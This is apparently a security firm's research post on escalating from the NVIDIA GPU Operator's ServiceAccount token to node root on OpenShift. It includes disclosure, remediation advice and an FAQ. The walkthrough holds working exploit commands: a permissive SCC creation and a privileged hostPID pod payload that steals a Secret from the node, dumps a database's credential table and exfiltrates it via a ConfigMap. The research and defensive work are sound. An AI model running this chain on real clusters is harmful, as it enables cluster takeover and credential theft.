


How One GPU Pod Owns Your LLM Cluster
Across our recent security assessments of AI Products, GPU and LLM clusters, one finding keeps coming back: the operators that platform teams install to run these workloads are given far more access than the job needs, and almost no one revisits that access after installation. The NVIDIA GPU Operator is the clearest example we keep running into. It’s the standard way to expose GPUs on OpenShift — installed through OperatorHub/OLM or a single helm install — and either way it ships the same ClusterRole. That ClusterRole gives the operator’s gpu-operator ServiceAccount a cluster-wide write on OpenShift SecurityContextConstraints (SCCs), the admission boundary that decides what a pod is allowed to do to its host.
That one permission is enough to take over the cluster. With nothing but the pod’s automatically mounted ServiceAccount token, a single compromised operator pod can gain root on any node — and from there, read the secrets and databases of any workload in any namespace.
The lab below reproduces what we routinely find in real engagements, where this same path has been proven end to end against a production OpenShift cluster running LLM and GPU workloads.
Cluster Architecture
The cluster runs a standard OpenShift control plane alongside its worker nodes. On the control plane, kube-apiserver authenticates each request, authorizes it against RBAC, and passes it through the admission controllers. One of those is the SecurityContextConstraints admission plugin, which checks every pod-creation request. It validates and mutates pods against SecurityContextConstraints resources, which live under the security.openshift.io API group and are served natively by the openshift-apiserver.
Two namespaces matter for this walkthrough:
nvidia-gpu-operatorholds the operator’s controller pod, the attacker’s starting point. It runs as an unprivileged user (UID 65532) under thegpu-operatorServiceAccount, whose token is mounted at the default path. The Node Feature Discovery pods share this namespace.ai-webappholds a web application and its Postgres database (webapp-db). The database password reaches the app through aSecret(db-cred) mounted as a volume namedpgcred. Because it’s mounted as a volume, the kubelet writes a plaintext copy to the node, where any process with host access can read it.

The permission that enables the escalation is cluster-scoped. The gpu-operator ClusterRoleBinding binds the ServiceAccount of the same name to the gpu-operator ClusterRole, which grants cluster-wide write on SecurityContextConstraints and on cluster RBAC objects. Figure 1 shows this layout, along with the post-compromise state the walkthrough produces.

The lab runs on a single OpenShift Local (CRC) node, which puts the control-plane and worker roles on one host. That’s a convenience for the walkthrough, not a requirement of the attack — and it’s the one way the lab understates the finding. Nothing in the chain depends on node count. The SCC is cluster-wide, and the privileged pod is placed with an explicit nodeName, so on a real cluster the attacker simply names the node they want. Multi-node clusters are worse, not safer. Point the same technique at a dedicated control-plane node and node root gives up its etcd data and kubeconfigs; neither node boundaries nor namespace isolation limit what node root can read.
How The Lab Was Built
We ran the walkthrough on an OpenShift Local (CRC) cluster and installed the NVIDIA GPU Operator from its official Helm chart, pinned to v25.10.1, into the nvidia-gpu-operator namespace:
helm repo add nvidia https://helm.ngc.nvidia.com/nvidia --force-update
helm repo update nvidia
helm upgrade --install gpu-operator nvidia/gpu-operator \
  --version v25.10.1 --namespace nvidia-gpu-operator --create-namespace
The tenant we pivot to is synthetic: a Postgres-backed web application in namespace ai-webapp, with its database password delivered through a mounted Secret so a copy lands on the node. Every workload and credential in the lab is invented.
You don’t have to build this by hand — our lab automation stands up the operator and the synthetic ai-webapp tenant for you, then leaves the exploit steps to run yourself. See Tooling & Reproduction below.
Foothold: Compromising the GPU Operator ServiceAccount
The walkthrough starts from a single assumption: the attacker can run code inside a pod that uses the gpu-operator ServiceAccount, or has otherwise obtained that ServiceAccount‘s token. Nothing more is needed, and the starting foothold is not privileged. The operator controller pod runs as an unprivileged user (UID 65532) with no host access. The escalation below turns that ordinary foothold into root on the node.
Kubernetes issues every pod a ServiceAccount token and mounts it at a fixed path, so any of the following hands it to an attacker:
- Remote code execution in the operator controller pod, which runs under the
gpu-operatorServiceAccount. The operand pods (driver, device plugin, container toolkit, and DCGM exporter) run under their ownServiceAccounts with narrow roles, so their tokens can’t run this chain. - Server-side request forgery or arbitrary file read in that pod that reaches the token path.
- A compromised or malicious build of the operator’s own controller image (a supply-chain foothold).
- A
gpu-operatortoken leaked through logs, backups, or a debug endpoint.
The GPU Operator is an attractive target for this: a large, fast-moving, third-party controller whose ServiceAccount is heavily over-permissioned, as the next section shows.
Enumerating the ServiceAccount Token’s Permissions
The first step from inside the pod is to read the mounted token and find out what this identity is allowed to do. Kubernetes exposes a namespace-scoped SelfSubjectRulesReview endpoint that lists the rules the caller’s token can exercise in a given namespace. Cluster-wide grants show up here too, because ClusterRoleBindings apply in every namespace. A single wget request returns the token’s effective rules — no kubectl, no admin access. wget is already present as part of busybox in the operator image.
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
API=https://kubernetes.default.svc
/busybox/wget --no-check-certificate -q \
  --header="Authorization: Bearer $TOKEN" \
  --header="Content-Type: application/json" \
  --post-data='{"kind":"SelfSubjectRulesReview","apiVersion":"authorization.k8s.io/v1","spec":{"namespace":"nvidia-gpu-operator"}}' \
  -O- "$API/apis/authorization.k8s.io/v1/selfsubjectrulesreviews"
The response is long; a few grants stand out:
{
  "kind": "SelfSubjectRulesReview",
  "apiVersion": "authorization.k8s.io/v1",
  "status": {
    "resourceRules": [
      . . .
      {
        "verbs": ["create","get","list","watch","update","patch","delete","use"],
        "apiGroups": ["security.openshift.io"],
        "resources": ["securitycontextconstraints"]
      },
      {
        "verbs": ["create","get","list","watch","update","patch","delete"],
        "apiGroups": ["rbac.authorization.k8s.io"],
        "resources": ["clusterroles","clusterrolebindings"]
      },
      { "verbs": ["get","list","watch","update","patch"], "apiGroups": [""], "resources": ["nodes"] },
      { "verbs": ["get","list","watch","update","patch"], "apiGroups": [""], "resources": ["namespaces"] },
      {
        "verbs": ["create","get","list","watch","update","patch","delete"],
        "apiGroups": [""],
        "resources": ["configmaps","endpoints","pods","pods/eviction","secrets","services","services/finalizers","serviceaccounts"]
      }
      . . .
    ]
  }
}securitycontextconstraints |
cluster | create, get, list, watch, update, patch, delete, use | Author host-admission policy for the whole cluster, enabling privileged, host-mounting pods on any node |
clusterroles, clusterrolebindings |
cluster | create, update, patch, delete | Grant its already-held permissions to other subjects and persist across the cluster |
nodes |
cluster | update, patch | Relabel, taint, or cordon nodes |
namespaces |
cluster | update, patch | Change namespace labels, including Pod Security enforcement |
pods/eviction |
cluster | create | Evict running workloads on any node |
secrets, roles, rolebindings, serviceaccounts |
ns nvidia-gpu-operator |
full (all verbs) | Read secrets and escalate within the namespace |
These grants add up to several overlapping problems, not one. Cluster-wide pods/eviction forces workloads off any node. Write on nodes lets an attacker taint, cordon, or relabel nodes to steer scheduling. Write on namespaces changes Pod Security enforcement labels. And full control over secrets, roles, rolebindings, and serviceaccounts in the operator namespace allows secret theft and privilege escalation inside it. Write on securitycontextconstraints is the one this post follows, because it turns the foothold into root on the node.
The Over-Permissioned ClusterRole Is the Shipped Default
The ClusterRole is created by the GPU Operator’s own Helm chart. The live object carries its provenance labels:
app.kubernetes.io/managed-by: Helm
helm.sh/chart: gpu-operator-v25.10.1
The rule comes straight from the chart template in NVIDIA’s repository, at the exact release we tested. In deployments/gpu-operator/templates/clusterrole.yaml at tag v25.10.1:
- apiGroups:
  - security.openshift.io
  resources:
  - securitycontextconstraints
  verbs:
  - create
  - get
  - list
  - watch
  - update
  - patch
  - delete
  - use
The block is rendered unconditionally. There’s no OpenShift guard or feature flag around it, so every default install of this version ships the same cluster-wide SCC write. The operands do legitimately run under operator-created SCCs, so the real defect is the unrestricted create, update, patch, and delete scope — not SCC access itself.
The deployed Helm ClusterRole is what the API server enforces, and the controller source declares the same access. Its SCC RBAC markers in controllers/clusterpolicy_controller.go read verbs=get;list;watch;create;update;patch;delete on securitycontextconstraints — the full write set, with no resourceNames restriction — followed by a separate, narrower verbs=use,resourceNames=privileged marker. That narrow use marker is a distinct grant; it does not limit the write marker.
The rule ships in the current release. The same securitycontextconstraints write rule appears in v26.3.3 and in the main branch, in the tested v25.10.1, and in older releases we checked, going back at least to v24.6.1. NVIDIA’s release notes do record RBAC least-privilege work over this period (v24.6.0, “reviewed and revised to use least-required privileges”; v24.9.0, “removing unnecessary permissions in the GPU Operator ClusterRole”), but that work never removed this rule — it’s still in the latest release. We found no advisory or commit that narrows or removes the cluster-wide SCC write.
Why SCC Write Beats RBAC Self-escalation
The cluster RBAC write on clusterroles and clusterrolebindings looks like the faster path, but it isn’t. Binding the ServiceAccount to cluster-admin fails: a token-only /busybox/wget attempting that bind gets back server returned error: HTTP/1.1 403 Forbidden. RBAC escalation prevention won’t grant permissions the requester doesn’t already hold, and this token holds neither bind nor escalate. What the write does buy is persistence and lateral movement: handing the token’s existing permissions to other subjects.

So the reliable path to full compromise is SCC write to node root. It also proves impact against a running workload, rather than an abstract permission change. The steps are:
- Create a permissive SCC using the operator token. (SCC write)
- Schedule a privileged pod under that SCC that mounts a node’s filesystem. (Node root)
- From that pod, steal another namespace’s database password off the node. (Credential theft, cross-namespace)
- Authenticate to that database and read its contents, returned through a
ConfigMapthe token can read. (Exfiltration)
To make step 3 concrete, the lab runs a second, unrelated workload on the node: a web app backed by a Postgres database (namespace ai-webapp), standing in for any tenant service. Its database password sits in a mounted Secret — the ordinary way secrets reach a pod, and exactly what node access exposes.
Step 1 — Create a Permissive SCC
/busybox/wget --no-check-certificate -q \
  --header="Authorization: Bearer $TOKEN" \
  --header="Content-Type: application/json" \
  --post-data='{"apiVersion":"security.openshift.io/v1","kind":"SecurityContextConstraints","metadata":{"name":"pentest-poc-dataread-scc"},"allowPrivilegedContainer":true,"allowHostDirVolumePlugin":true,"allowHostIPC":true,"allowHostNetwork":true,"allowHostPID":true,"allowHostPorts":true,"readOnlyRootFilesystem":false,"runAsUser":{"type":"RunAsAny"},"seLinuxContext":{"type":"RunAsAny"},"fsGroup":{"type":"RunAsAny"},"supplementalGroups":{"type":"RunAsAny"},"volumes":["*"],"users":["system:serviceaccount:nvidia-gpu-operator:gpu-operator"]}' \
  -O- "$API/apis/security.openshift.io/v1/securitycontextconstraints" 2>/dev/null \
  | grep -E '"name"|allowPrivileged|allowHostDir|"uid"'
"allowHostDirVolumePlugin": true,
"allowPrivilegedContainer": true,
"name": "pentest-poc-dataread-scc",
"uid": "852e64ed-db8a-4cfb-9cc9-2fc7de289ce1"The point of this step isn’t the policy itself, but that the API accepts it at all. An ordinary workload identity should never be able to author cluster-wide host policy.
Step 2 — Schedule a Privileged Pod
The operator token can’t read the web app’s database Secret through the API, since it lives in another namespace — but it doesn’t need to. A privileged pod that mounts the node filesystem reads the Secret straight from disk and reaches the database process directly. We give the pod a payload that runs the next three steps (read the node, dump the database, exfiltrate) and returns the result through a ConfigMap the token can read. First, the payload is written inside the operator pod:
cat > /tmp/inner.sh <<'EOF'
T=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
A=https://kubernetes.default.svc
# locate the database process on the node (hostPID) and read its password from the kubelet secret mount
for p in /proc/[0-9]*; do grep -qa VICTIM_MARKER=ai-webapp-demo "$p/environ" 2>/dev/null && PID=${p#/proc/} && break; done
R=/proc/$PID/root
PWFILE=$(find /host/var/lib/kubelet/pods -path '*kubernetes.io~secret/pgcred/password' 2>/dev/null | grep -v '/\.\.' | head -1)
PW=$(cat "$PWFILE")
# authenticate to the database with the stolen password and dump the credential table
ROWS=$(/busybox/chroot $R /usr/bin/env PGPASSWORD="$PW" /usr/local/bin/psql -h /var/run/postgresql -U postgres -d appdb -t -A -F'|' -c "SELECT username,password_hash,email,api_key FROM app_users;" 2>&1)
LOOT="victim_pid=$PID stolen_db_password=$PW
$ROWS"
ESC=$(echo "$LOOT" | sed 's/"/\\"/g' | awk '{printf "%s\\n",$0}')
/busybox/wget --no-check-certificate -q --header="Authorization: Bearer $T" --header="Content-Type: application/json" \
  --post-data="{\"apiVersion\":\"v1\",\"kind\":\"ConfigMap\",\"metadata\":{\"name\":\"poc-loot\",\"namespace\":\"nvidia-gpu-operator\"},\"data\":{\"result\":\"$ESC\"}}" \
  -O- "$A/api/v1/namespaces/nvidia-gpu-operator/configmaps"
EOF
The payload runs the whole chain once the pod starts: it locates the database process, reads the tenant’s password off the node, authenticates, dumps the credential table, and writes the result to a ConfigMap. We base64-encode it and launch the pod, pinned to the node with nodeName and running as root so it can read another container’s environment (/proc/<pid>/environ) and root filesystem:
IB64=$(base64 -w0 /tmp/inner.sh)
printf '{"apiVersion":"v1","kind":"Pod","metadata":{"name":"pentest-hostread","namespace":"nvidia-gpu-operator"},"spec":{"serviceAccountName":"gpu-operator","nodeName":"crc","hostPID":true,"restartPolicy":"Never","containers":[{"name":"c","image":"nvcr.io/nvidia/gpu-operator@sha256:634471cdfedcc3bd6b4412a905a9fbc9a9bf91df7f436aa00454b088d087c60a","command":["/busybox/sh","-c","echo %s | /busybox/base64 -d > /tmp/i.sh; /busybox/sh /tmp/i.sh"],"securityContext":{"privileged":true,"runAsUser":0},"volumeMounts":[{"name":"host","mountPath":"/host"}]}],"volumes":[{"name":"host","hostPath":{"path":"/","type":"Directory"}}]}}' "$IB64" > /tmp/pod.json
/busybox/wget --no-check-certificate -q --header="Authorization: Bearer $TOKEN" \
  --header="Content-Type: application/json" --post-file=/tmp/pod.json \
  -O- "$API/api/v1/namespaces/nvidia-gpu-operator/pods" 2>/dev/null | grep -E '"name"|"phase"'
"name": "pentest-hostread",
"phase": "Pending",The privileged, host-mounting pod is admitted because the permissive SCC from Step 1 names the ServiceAccount and allows it. Without that SCC, the request would fall back to the applicable restricted SCC (restricted-v2 on OpenShift 4.11 and later), which can’t validate a privileged, host-mounting pod — so admission would fail.
Step 3 — Read the Node Filesystem
Once admitted, the pod runs the payload on the node. Its first phase finds the tenant’s database process through hostPID and reads that workload’s password straight off disk. Because the db-cred Secret in ai-webapp is mounted as a volume, the kubelet writes a copy under /var/lib/kubelet/pods/.../kubernetes.io~secret/, which the host mount at /host exposes:
for p in /proc/[0-9]*; do grep -qa VICTIM_MARKER=ai-webapp-demo "$p/environ" 2>/dev/null && PID=${p#/proc/} && break; done
PWFILE=$(find /host/var/lib/kubelet/pods -path '*kubernetes.io~secret/pgcred/password' 2>/dev/null | grep -v '/\.\.' | head -1)
PW=$(cat "$PWFILE")
Step 4 — Dump the Database
With the stolen password, the payload reaches the database process directly. Under hostPID, the database container’s root filesystem is visible at /proc/$PID/root. The payload chroots into it, runs the container’s own psql over the local socket, and selects every row of the credential table:
ROWS=$(/busybox/chroot $R /usr/bin/env PGPASSWORD="$PW" /usr/local/bin/psql -h /var/run/postgresql -U postgres -d appdb -t -A -F'|' -c "SELECT username,password_hash,email,api_key FROM app_users;" 2>&1)The database accepts the connection using the password taken from the node.
Step 5 — Exfiltrate
The payload’s final phase wrote the results into a ConfigMap in the operator’s own namespace (the configmaps POST at the end of the payload above) — an object the original token is allowed to read. The pod has run to completion, so the original token now reads them back:
/busybox/wget --no-check-certificate -q --header="Authorization: Bearer $TOKEN" \
  -O- "$API/api/v1/namespaces/nvidia-gpu-operator/configmaps/poc-loot" 2>/dev/null
{
"kind": "ConfigMap",
"apiVersion": "v1",
"metadata": {
"name": "poc-loot",
"namespace": "nvidia-gpu-operator",
"managedFields": [ { "manager": "Wget", "operation": "Update", "apiVersion": "v1" } ]
},
"data": {
"result": "victim_pid=4146385 stolen_db_password=Str0ng-DB-Pass-2026!\napp_admin|$2b$12$AAdminHashPlaceholder00000000000000000000000|app_admin@example.com|sk-demo-1111aaaa\ndata_analyst|$2b$12$BAnalystHashPlaceholder0000000000000000000000|analyst@example.com|sk-demo-2222bbbb\nsvc_reporting|$2b$12$CServiceHashPlaceholder0000000000000000000000|reporting@example.com|sk-demo-3333cccc\ndemo_user|$2b$12$DUserHashPlaceholder000000000000000000000000|demo_user@example.com|sk-demo-4444dddd\n"
}
}The token reads back the ConfigMap. It holds the database’s administrator password, taken from the node, plus every user record: username, password hash, email, and API key.
The chain is complete — from a single operator-pod token.
Tooling & Reproduction
We’ve released the tooling behind this research so teams can check their own clusters and reproduce the chain safely:
- scc-escalate — a single-file, dependency-free Python checker. Its read-only
checkruns aSelfSubjectRulesReviewagainst thegpu-operatorServiceAccount and returns a CI-friendly verdict (affected / partial / not affected) without writing to the cluster; an opt-inprovereproduces the full escalation to node root and cleans up after itself. - gpu-operator-scc-escalation-lab — a self-contained lab on OpenShift Local (CRC) that installs the pinned GPU Operator, deploys the synthetic
ai-webapptenant with a randomly generated database password, and lets you walk the exploit steps token-only, capturing raw evidence at each stage.
Both are for authorized testing and security research only — use them on clusters you own or have explicit permission to assess.
Impact: From One Pod to Cluster-Wide Compromise
An attacker who compromises any pod running under the gpu-operator ServiceAccount — or who gets its token — can create a permissive SCC and gain root on a node of their choosing.
Node root defeats namespace isolation. A privileged host-mounting pod reads every Secret, token, and data volume of every pod on its node, in any namespace, not just the operator’s. And because the pod is pinned with nodeName, the attacker repeats this on any node and reaches every workload in the cluster.
Point the same primitive at a control-plane node and it reaches the etcd data and the kubeconfigs under /etc/kubernetes — direct cluster-admin. Our lab didn’t run this step, but it follows from the same node-root primitive.
The write access to clusterroles and clusterrolebindings adds persistence and lateral movement, letting the identity grant its permissions to other subjects. It can’t self-bind to cluster-admin directly, since RBAC escalation prevention blocks that — and it doesn’t need to, because the node-root path already reaches administrator credentials.
Disclosure and Vendor Response
We reported this behavior through the affected platform vendor, who raised it with NVIDIA. NVIDIA declined to change the permission, on the grounds that the operator requires this access, and the ClusterRole remains as shipped. There’s no upstream fix to wait for, so the mitigations below are the cluster operator’s responsibility.
Remediation: Enforcing Least Privilege on SCC Access
The principle is least privilege, and the operator already ships the exact SCCs it needs: a fixed set of static assets, one per operand (driver, DCGM exporter, MIG manager, and so on), created at reconcile time. A least-privilege setup limits the grant to that known set instead of the whole cluster. Provision the operand SCCs as install-time manifests, and grant the operator use and get on those names — with update scoped by resourceNames where it has to reconcile them — instead of create, update, patch, and delete on all SCCs. The use verb is legitimately required, since the operands run under these SCCs; the defect is the unrestricted scope, not SCC access itself. The cluster RBAC write should be dropped, or scoped by resourceNames if the operator really does manage roles for its operands.
That scoping is upstream’s to make, and the grant has shipped unchanged across every release we examined — so the mitigations that matter in practice are on the cluster operator’s side:
- Review the
ClusterRoles of every installed operator:oc get clusterrole gpu-operator -o yaml | grep -A8 securitycontextconstraints. - Add an admission policy (OPA/Gatekeeper or Kyverno) that denies
createandupdateonSecurityContextConstraintsfromServiceAccountidentities. - Alert on
create securitycontextconstraintsaudit events where the requester is aServiceAccount. - Diff the operator
ClusterRoleon every upgrade. A release note describing a permission change isn’t proof that a specific rule was removed.
Frequently Asked Questions
Is this a CVE in the NVIDIA GPU Operator?
No. NVIDIA considers the access required by design, so there’s no CVE and no upstream patch. It’s a hardening and configuration issue that the cluster operator must address.
Which GPU Operator versions are affected?
The cluster-wide SCC write rule is present in every release we checked, from at least v24.6.1 through v25.10.1, v26.3.3, and the current main branch.
Does this affect vanilla Kubernetes or only OpenShift?
SecurityContextConstraints are OpenShift-specific, so the SCC-to-node-root path is an OpenShift issue. The broader pattern — an over-permissioned operator ClusterRole with cluster RBAC, node, and namespace write — is a general Kubernetes concern.
The driver pod legitimately needs privileged access — isn’t this expected?
The operands do need privileged SCCs, and the use verb on those specific SCCs is legitimate. The defect is the unrestricted create, update, patch, and delete on all SCCs cluster-wide, which lets the ServiceAccount author brand-new host-admission policy.
How do I check whether my cluster is exposed?
Run oc get clusterrole gpu-operator -o yaml | grep -A8 securitycontextconstraints. Then add an admission policy (Gatekeeper or Kyverno) that denies SCC create/update from ServiceAccounts, and alert on SCC-creation audit events by ServiceAccount identities.
References
| Item | Reference |
|---|---|
| Tool and lab used in this research | scc-escalate (checker/PoC), gpu-operator-scc-escalation-lab (reproduction lab) |
| RBAC least-privilege release notes (did not remove this rule) | docs.nvidia.com/…/release-notes.html |
| ClusterRole template (deployed artifact), rule present and unchanged | v24.6.1, v25.10.1, v26.3.3, main |
Controller marker for securitycontextconstraints (full write set), pinned at the v26.3.3 commit |
clusterpolicy_controller.go#L69-L70 |